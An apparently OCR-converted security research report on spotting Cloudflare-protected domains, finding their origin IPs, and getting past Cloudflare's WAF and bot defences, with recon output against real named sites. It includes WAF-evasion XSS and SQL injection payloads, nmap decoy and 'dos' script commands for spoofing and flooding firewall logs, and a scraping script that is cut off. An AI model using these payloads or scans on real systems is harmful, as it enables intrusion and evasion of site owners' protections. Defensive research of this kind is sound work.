CLOUDFLARE
Enumeration,Bypass & Exploitation prv

Overview

This report presents independent security research and practical testing on methodologies used to enumerate and assess Cloudflare's Web Application Firewall (WAF). Its purpose is to examine how Cloudflare's web application anonymity and exploit-mitigation mechanisms may be enumerated or bypassed under specific conditions, and to support web administrators and security researchers in identifying, understanding, and mitigating these potential weaknesses.

The information in this report is provided for ethical security research and defensive purposes only. The techniques described must not be used for unauthorized testing or redistributed without the author's written consent. For questions or responsible disclosure, contact: prv@anche.no

How Cloudflare works, and how it protects domains

Cloudflare's Web Application Firewall (WAF) operates as a reverse proxy, routing traffic through Cloudflare edge servers before it reaches the origin. It inspects HTTP/DNS traffic, terminates TLS, and applies Layer 7 filtering to block malicious requests such as XSS, SQL, and XML-based payloads.

Cloudflare also provides strong DDoS and bot mitigation and obscures the origin server's IP by resolving domains to Cloudflare anycast addresses, preventing direct interaction with the backend. Combined, these controls reduce exposed attack surface, limit reconnaissance, and strengthen application resilience at the network edge.

Deanonymising and enumerating domains on cloudflare

Although the use of cloudflare makes it increasingly difficult for an attacker to test a site, it is not impossible to be able to enumerate and potentially identify information such as origin server IP, port information or security vulnerabilities on a domain that is shielded by its reverse proxies- domains under cloudflare still give a way (whether functionally or intentionally) loads of information that a potential attacker could use to exploit the site- through the use of both historical and current information about a domain and even use these to set up exploits and even DOS based attacks.

Identifying Cloudflare


There are many different methods an attacker could use to identify whether a domain is being protected by cloudflare, the easiest way to do this is to send an ICMP or ping request to the suspected domain and then looking up the source IP address and checking whether it enumerates to a Cloudflare service:

```
oem@MH-180-BLACKBOX:~$ ping hcaptcha.com
PING hcaptcha.com (104.19.229.21) 56(84) bytes of data.
64 bytes from 104.19.229.21: icmp_seq=1 ttl=59 time=29.1 ms
64 bytes from 104.19.229.21: icmp_seq=2 ttl=59 time=25.8 ms
64 bytes from 104.19.229.21: icmp_seq=3 ttl=59 time=27.4 ms
^C
--- hcaptcha.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 25.826/27.456/29.096/1.334 ms
oem@MH-180-BLACKBOX:~$ whois 104.19.229.21

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2025, American Registry for Internet Numbers, Ltd.
#


NetRange:       104.16.0.0 - 104.31.255.255
CIDR:           104.16.0.0/12
NetName:        CLOUDFLARENET
NetHandle:      NET-104-16-0-0-1
Parent:         NET104 (NET-104-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Cloudflare, Inc. (CLOUD14)
RegDate:        2014-03-28
Updated:        2024-09-04
Comment:        All Cloudflare abuse reporting can be done via https://www.cloudflare.com/abuse
Comment:        Geofeed: https://api.cloudflare.com/local-ip-ranges.csv
Ref:            https://rdap.arin.net/registry/ip/104.16.0.0



OrgName:        Cloudflare, Inc.
OrgId:          CLOUD14
Address:        101 Townsend Street
City:           San Francisco
StateProv:      CA
PostalCode:     94107
Country:        US
RegDate:        2010-07-09
Updated:        2024-11-25
Ref:            https://rdap.arin.net/registry/entity/CLOUD14
```

You can also check whether the service is behind cloudflare by checking DNS information and seeing if any of the nameservers resolve back to cloudflare:

```
oem@MH-180-BLACKBOX:~$ dnsrecon -d hcaptcha.com
[*] std: Performing General Enumeration against: hcaptcha.com...
[-] All nameservers failed to answer the DNSSEC query for hcaptcha.com
[*]     SOA eva.ns.cloudflare.com 108.162.192.114
[*]     SOA eva.ns.cloudflare.com 172.64.32.114
[*]     SOA eva.ns.cloudflare.com 173.245.58.114
[*]     SOA eva.ns.cloudflare.com 2a06:98c1:50::ac40:2072
[*]     SOA eva.ns.cloudflare.com 2606:4700:50::adf5:3a72
[*]     SOA eva.ns.cloudflare.com 2803:f800:50::6ca2:c072
[*]     NS josh.ns.cloudflare.com 172.64.33.126
[*]     Bind Version for 172.64.33.126 "2025.12.0"
[*]     NS josh.ns.cloudflare.com 173.245.59.126
[*]     Bind Version for 173.245.59.126 "2025.12.0"
[*]     NS josh.ns.cloudflare.com 108.162.193.126
[*]     Bind Version for 108.162.193.126 "2025.12.0"
[*]     NS josh.ns.cloudflare.com 2a06:98c1:50::ac40:217e
[*]     Bind Version for 2a06:98c1:50::ac40:217e "2025.12.0"
[*]     NS josh.ns.cloudflare.com 2606:4700:58::adf5:3b7e
[*]     Bind Version for 2606:4700:58::adf5:3b7e "2025.12.0"
[*]     NS josh.ns.cloudflare.com 2803:f800:50::6ca2:c17e
[*]     Bind Version for 2803:f800:50::6ca2:c17e "2025.12.0"
[*]     NS eva.ns.cloudflare.com 108.162.192.114
[*]     Bind Version for 108.162.192.114 "2025.12.0"
[*]     NS eva.ns.cloudflare.com 173.245.58.114
[*]     Bind Version for 173.245.58.114 "2025.12.0"
[*]     NS eva.ns.cloudflare.com 172.64.32.114
[*]     Bind Version for 172.64.32.114 "2025.12.0"
```

Of course WAF detection tools and enumerators that use a variety of methods at once for WAF detection can also be used to detect the presence of Cloudflare on a domain:



For more advanced Cloudflare WAF identification, you can also input payloads in web headers or
parameters to see if the site responds with a blocked WAF Cloudflare/Captcha request:

```
prv@prvmachine:~$ curl 'https://hcaptcha.com/<iframe><script>alert(0)</script></iframe>'
<html>
<head><title>302 Found</title></head>
<body>
<center><h1>302 Found</h1></center>
<hr><center>cloudflare</center>
</body>
</html>
```

Once a domain is behind Cloudflare, it will automatically push the use of certain directories and files on the domain in order for the WAF to function properly, you can enumerate Cloudflare on a domain by confirming the existence of these files, such as :

```
prv@prvmachine:~$  curl https://hcaptcha.com/cdn-cgi/trace/
fl=996f72
h=hcaptcha.com
ip=185.107.94.208
ts=1765389314.342
visit_scheme=https
uag=curl/8.5.0
colo=AMS
sliver=none
http=http/2
loc=NL
tls=TLSv1.3
sni=plaintext
warp=off
gateway=off
rbi=off
kex=X25519
```

Cloudflare can also be implemented in site encryption for HTTPS, issuing its own TLS/SSL certificates on the domain, these can also be identified as Cloudflare:

```
prv@prvmachine:~$ nmap --script ssl-enum-ciphers -p 443 hcaptcha.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-10 18:08 GMT
Nmap scan report for hcaptcha.com (104.19.230.21)
Host is up (0.033s latency).
Other addresses for hcaptcha.com (not scanned): 104.19.229.21

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|     compressors:
|       NULL
|     cipher preference: server
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|     compressors:
|       NULL
|     cipher preference: client
|   TLSv1.3:
|     ciphers:
|       TLS_AKE_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_AKE_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|       TLS_AKE_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
|     cipher preference: client
|_  least strength: C

Nmap done: 1 IP address (1 host up) scanned in 13.36 seconds
```

It clearly exposes Cloudflare's default TLS-1.3 cipher set—**AES-128-GCM, AES-256-GCM, and ChaCha20-Poly1305**—all negotiated over **x25519**, which is a distinctive hallmark of Cloudflare's edge configuration.

Source IP Enumeration

Being able to enumerate a server's source IP when it is using cloudflare can be extremely beneficial for an attacker, this can allow for complete bypass of any DOS mitigation put in place by its reverse proxies and help enumerate ports or further information about the server.

Method 1 - (Alternate DNS Reconnaissance) Services using Cloudflare must delegate DNS authority to Cloudflare nameservers, allowing Cloudflare to control resolution and route inbound traffic through its network where WAF, DDoS mitigation, caching, and security policies are enforced.

If a service retains legacy or alternate DNS records from before Cloudflare was enabled—such as A, AAAA, or MX records—these may resolve to infrastructure outside Cloudflare protection. This can expose origin IP addresses, unprotected hosts, or auxiliary services not covered by the WAF, enabling attackers to enumerate and target external vectors (for example, an MX record pointing to a mail server operating outside Cloudflare's network).

```
prv@prvmachine:~$ dig ALL zoom.us +short
170.114.52.2
prv@prvmachine:~$ dig MX zoom.us +short
10 mxa-00569201.gslb.pphosted.com.
10 mxb-00569201.gslb.pphosted.com.
prv@prvmachine:~$ dig ALL mxa-00569201.gslb.pphosted.com +short
205.220.178.27
prv@prvmachine:~$ whois 205.220.178.27 | grep -Ei 'OrgName|owner|netname|netrange|CIDR|OrgId'
NetRange:       205.220.160.0 - 205.220.191.255
CIDR:           205.220.160.0/19
NetName:        PROOF
OrgName:        Proofpoint, Inc.
OrgId:          PROOF
```

Method 2 - (DNS IP History) When a domain updates its DNS records—such as changing its A or AAAA records to move behind Cloudflare—these changes are often captured by public DNS history databases. Because historical DNS data is publicly accessible, an attacker can look up the previous IP addresses that the domain pointed to before Cloudflare was enabled.

If the origin server's IP has not changed, or if Cloudflare was only recently enabled, these historical records may expose the server's source IP, allowing an attacker to bypass Cloudflare entirely and target the origin directly:

104.16.120.127	Unknown	Cloudflare, Inc	2016-09-21
104.16.124.127	Unknown	Cloudflare, Inc	2016-08-12
104.16.120.127	Unknown	Cloudflare, Inc	2016-08-11
104.16.124.127	Unknown	Cloudflare, Inc	2016-05-02
104.16.120.127	Unknown	Cloudflare, Inc	2016-04-26
104.16.122.127	Unknown	Cloudflare, Inc	2016-02-26
104.16.120.127	Unknown	Cloudflare, Inc	2016-02-25
104.16.123.127	Unknown	Cloudflare, Inc	2015-10-22
52.21.199.220	Ashburn - United States	AMAZON-AES	2015-10-14
52.5.177.42	Ashburn - United States	AMAZON-AES	2015-10-06
52.21.214.164	Ashburn - United States	AMAZON-AES	2015-10-06
52.21.199.220	Ashburn - United States	AMAZON-AES	2015-10-02
107.21.240.180	Ashburn - United States	AMAZON-AES	2015-08-26
50.17.244.144	Ashburn - United States	AMAZON-AES	2014-10-30
23.23.216.189	Ashburn - United States	AMAZON-AES	2014-10-30

Method 3 - (Subdomain IP Enumeration) Because Cloudflare relies on DNS to route traffic through its network, it uses these DNS configurations to enforce security features such as the Web Application Firewall (WAF) for protected sites, due to this it is common for web admins not to enforce the same changes across all subdomains of that site, leading to potential exposure of the server's source IP through a subdomain that is not on Cloudflare.

You can potentially enumerate the servers real source IP from unprotected subdomains with simple subdomain scanners and lookup tools for example when identifying the source IP **3.174.141.14** showing traffic from an Amazon AWS server and not a Cloudflare one:

```
prv@prvmachine:~$ python3 submapper.py


Domain: hcaptcha.com


https://www.hcaptcha.com : 104.19.230.21 [WAF] Cloudflare
https://api.hcaptcha.com : 104.19.230.21 [WAF] Cloudflare
https://a.hcaptcha.com : 104.19.229.21 [WAF] Cloudflare
https://demo.hcaptcha.com : 104.19.230.21 [WAF] Cloudflare
https://API.hcaptcha.com : 104.19.230.21 [WAF] Cloudflare
https://email.hcaptcha.com : 104.19.230.21 [404]
https://connect.hcaptcha.com : 199.60.103.225 [404]
https://docs.hcaptcha.com : 104.19.229.21 [WAF] Cloudflare
https://DEMO.hcaptcha.com : 104.19.230.21 [WAF] Cloudflare
https://stats.hcaptcha.com : 104.19.229.21 [404]
https://WWW.hcaptcha.com : 104.19.229.21 [WAF] Cloudflare
https://accounts.hcaptcha.com : 104.19.230.21 [404]
https://a2.hcaptcha.com : 104.19.229.21 [WAF] Cloudflare
https://status.hcaptcha.com : 3.174.141.14 [WAF] Amazon
https://analytics.hcaptcha.com : 104.19.229.21 [WAF] Cloudflare
https://assets.hcaptcha.com : 104.19.229.21 [WAF] Cloudflare
```

Method 4 - (Outbound domain email) Cloudflare uses reverse web proxies to obfuscate the servers source IP, but if an email is sent from a domain name that is under Cloudflare this then becomes an outbound external connection, and an attacker would be able to see the source IP address from that domain in the headers of that email with the servers source address in it.

```
prv@prvmachine:~$ ping vimeo.com
PING vimeo.com (162.159.138.60) 56(84) bytes of data.
64 bytes from 162.159.138.60: icmp_seq=1 ttl=56 time=124 ms
64 bytes from 162.159.138.60: icmp_seq=2 ttl=56 time=20.4 ms
^C
--- vimeo.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 20.424/72.313/124.202/51.889 ms
```

```
       qara=google.com
ARC-Authentication-Results: i=1; mx.google.com;
       dkim=pass header.i=@mg.vimeo.com header.s=gears2 header.b=fgv6dZN3;
       dkim=pass header.i=@d.messagegears.io header.s=gears header.b=g9a6JP2m;
       spf=pass (google.com: domain of 393728938000010012802-c25344-d151042d828641d7b7c0d3f
smtp.mailfrom=393728938000010012802-c25344-d151042d828641d7b7c0d3f69b6b5273@mg.vimeo.com;
       dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=vimeo.com
Return-Path: <393728938000010012802-c25344-d151042d828641d7b7c0d3f69b6b5273@mg.vimeo.com>
Received: from mta4-104.mg.vimeo.com (mta4-104.mg.vimeo.com. [135.84.218.104])
```

```
prv@prvmachine:~$ dig 135.84.218.104

; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> 135.84.218.104
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 44
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;135.84.218.104.                        IN      A

;; AUTHORITY SECTION:
.                       10770   IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2025121001 1800 900 604800 86400

;; Query time: 24 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Wed Dec 10 20:41:34 GMT 2025
;; MSG SIZE  rcvd: 118
```

Method 5 - (Server-Side Service Enumeration) Cloudflare only proxies HTTP/HTTPS traffic (ports 80, 443, and a limited set of others). Any other open ports on the origin server—such as SSH (22), FTP (21), SMTP (25), or custom API ports—bypass Cloudflare and can potentially expose the source IP. While Cloudflare's traffic filtering makes such enumeration more difficult, exposed ports may still reveal information, particularly through third-party integrations or auxiliary services.


```
root@MH-180-BLACKBOX:/home/oem# dig ALL wien.gv.at +short
217.149.229.10
root@MH-180-BLACKBOX:/home/oem# traceroute -T -p 25 mx02.wien.gv.at
traceroute to mx02.wien.gv.at (217.149.228.137), 30 hops max, 60 byte packets
 1  _gateway (192.168.0.1)  202.477 ms  203.745 ms  205.645 ms
 2  10.53.38.157 (10.53.38.157)  20.892 ms  20.907 ms  22.895 ms
 3  80.255.197.212 (80.255.197.212)  25.742 ms  25.728 ms  29.715 ms
 4  * * *
 5  * * *
 6  * * *
 7  [redacted]  21.460 ms  24.105 ms  24.063 ms
 8  * * *
 9  be2350.ccr42.lon13.atlas.cogentco.com (130.117.51.137)  28.571 ms  43.569 ms  21.306 ms
10  be12488.ccr42.ams03.atlas.cogentco.com (130.117.51.42)  35.288 ms  35.773 ms  36.653 ms
11  be2950.ccr42.fra05.atlas.cogentco.com (154.54.72.42)  37.856 ms  34.389 ms  32.089 ms
12  be7944.ccr22.muc03.atlas.cogentco.com (154.54.75.97)  47.047 ms  46.986 ms  46.893 ms
13  be9456.ccr82.vie01.atlas.cogentco.com (154.54.63.141)  57.391 ms  65.619 ms  59.817 ms
14  149.38.4.50 (149.38.4.50)  57.187 ms  56.298 ms  57.170 ms
15  * * *
16  * * *
17  217.149.227.6 (217.149.227.6)  48.988 ms  47.168 ms  48.142 ms
18  mx02.wien.gv.at (217.149.228.137)  48.671 ms  48.619 ms  48.482 ms
root@MH-180-BLACKBOX:/home/oem#
```

Method 6 - (Wordpress Enumeration) When a site uses both WordPress and Cloudflare, additional vectors may exist for enumerating the origin server's real IP. Exposed WordPress configuration files or administrative endpoints can leak infrastructure details, while enabled pingbacks or vulnerable/outdated plugins may be abused to trigger server-side requests. In such cases, an attacker can induce outbound connections from the origin server, revealing its source IP through the returning traffic.


For further information on this and technical POC (Proof of Concept) read:

https://blog.nem.ec/2020/01/22/discover-cloudflare-wordpress-ip/

Method 7 – (Network / Hosting Correlation & Co-Hosted Asset IP Enumeration) Even when a site is behind Cloudflare, attackers can attempt to identify the origin IP by targeting other services, domains, or assets on the same cloud provider, ASN, or internal network. This technique exploits operational or architectural reuse rather than Cloudflare misconfiguration. Attackers typically analyze certificate transparency logs, shared analytics or tracking IDs, JavaScript references, branding overlaps, and historical DNS data to link unprotected resources to the protected site.



Method 8 – (On-Network / Same-LAN Origin Discovery) An attacker gains access to the same local or private cloud network hosting the origin server, either through compromise of another workload, misconfiguration, exposed VPN access, or shared infrastructure. At this point, enumeration shifts from internet-facing techniques to internal network visibility where an attacker can quickly enumerate and locate the target site:



Performing Offensive Operations Against A Cloudflare Protected Domain

Exploiting Layer7 Against Cloudflare - Bypassing WAF exploit detection

While Cloudflare obfuscates a domain's origin IP, its presence does not inherently make an application secure. Applications behind Cloudflare's WAF remain susceptible to Layer 7 exploitation—including XSS, SQL, IFRAME, and XML-based attacks—when payloads are sufficiently encoded or obfuscated to evade automated detection and are processed unsafely by the backend.

Payload Obfuscation & Transformation - For example if an attacker is attempting to enumerate whether a parameter on a site is vulnerable to a XSS attack, but Cloudflare is blocking these requests from being processed- then an attacker can take their payload:

https://victimsite.com/news/?source=<script>alert(0)</script>

And obfuscate it to not get blocked VIA encoding or script transformation where Cloudflare is blocking potentially malicious '<script>' tags from being sent to the domain:

*https://victimsite.com/news/?source=<a href="jav
ascript:alert('XSS');">Click Me*

Or if Cloudflare is blocking all HTML like contents:

https://victimsite.com/news/?source=`${alert``}`

An attacker can use these more hidden payloads to not be detected by Cloudflare but also potentially exploit and test different parameters on the domain, this can also work for other forms of payloads such as SQL or XML entity Injections.

Where Cloudflare may detect potentially harmful SQL Parameters in URLs:

https://victimsite.com/news/?source=' OR 1=1 --

To obfuscating these using 'CHAR' strings:

https://victimsite.com/news/?source=' OR CHAR(49)=CHAR(49) --

This can now potentially exploit a blind SQL injection vulnerability in a target domain parameter.

Bypassing IP source blocks

Cloudflare uses unique IP and user agent identification in order to stop previously identified malicious requests or filter traffic from specific origin points.

This can be bypassed through the use of IP spoofing and request obfuscation, for example spoofing the source address and user agent of a scan to bypass blocking mechanisms:

```
root@MH-180-BLACKBOX:/home/oem#  nmap -Pn -D 34.117.59.81 162.159.140.229 173.199.130.30 --randomize-hosts --script firewall-bypass hcaptcha.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-15 18:19 GMT
Nmap scan report for 173.199.130.30
Host is up (0.15s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap scan report for 162.159.140.229
Host is up (0.037s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy
8443/tcp open  https-alt

Nmap scan report for hcaptcha.com (104.19.229.21)
Host is up (0.018s latency).
Other addresses for hcaptcha.com (not scanned): 104.19.230.21
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy
8443/tcp open  https-alt

Nmap done: 3 IP addresses (3 hosts up) scanned in 49.55 seconds
root@MH-180-BLACKBOX:/home/oem#
```

By using '***–randomize-hosts***' spoofing source addresses '***-D***' and firewall bypassing scripts '***--script firewall-bypass***' this makes it harder for Cloudflare's firewall to enumerate where the source address of the scan is coming from, and what IP to block as a result.

Another way to do this is by overloading Cloudflare's IP abuse detection mechanisms with fake firewall events, to make it harder for a site admin to identify the true source of an attack, this can be done via the use of proxies, a botnet or dynamic IP changing/spoofing.

For example scanning from 103 source addresses

nmap -D RND:103 –script dos targetsite.net

In order to create mass firewall events:

Activity log

Edit columns

Date	Action taken	Country	IP address	Service
Sep 5, 2023 7:24:30 PM	Managed Challenge	Peru	190.43.232.49	Security level
Sep 5, 2023 7:24:25 PM	Managed Challenge	Thailand	118.173.242.189	Security level
Sep 5, 2023 7:24:24 PM	Managed Challenge	Peru	190.43.232.49	Security level
Sep 5, 2023 7:24:19 PM	Managed Challenge	Peru	190.43.232.49	Security level
Sep 5, 2023 7:24:17 PM	Managed Challenge	Peru	190.43.232.49	Security level
Sep 5, 2023 7:24:16 PM	Managed Challenge	Thailand	118.173.242.189	Security level
Sep 5, 2023 7:24:14 PM	Managed Challenge	Peru	190.43.232.49	Security level
Sep 5, 2023 7:24:12 PM	Managed Challenge	Peru	190.43.232.49	Security level
Sep 5, 2023 7:24:10 PM	Managed Challenge	Peru	190.43.232.49	Security level
Sep 5, 2023 7:24:09 PM	Managed Challenge	Peru	190.43.232.49	Security level
Sep 5, 2023 7:24:08 PM	Managed Challenge	Thailand	118.173.242.189	Security level
Sep 5, 2023 7:24:07 PM	Managed Challenge	Peru	190.43.232.49	Security level
Sep 5, 2023 7:24:07 PM	Managed Challenge	Thailand	118.173.242.189	Security level

Bypassing Anti-Automation & Browser Scraping VIA Browser Emulation

Cloudflare detects and blocks the use of automated scripts to scrape a website's content for information, this is in Cloudflare ‘Bot Automation’ Design.


This can be bypassed by an attacker by using a real browser to emulate requests, but then automating the process of content scraping and information gathering- for example:

```python
from urllib.parse import urljoin, urlparse
from playwright.sync_api import sync_playwright, TimeoutError as PlaywrightTimeoutError

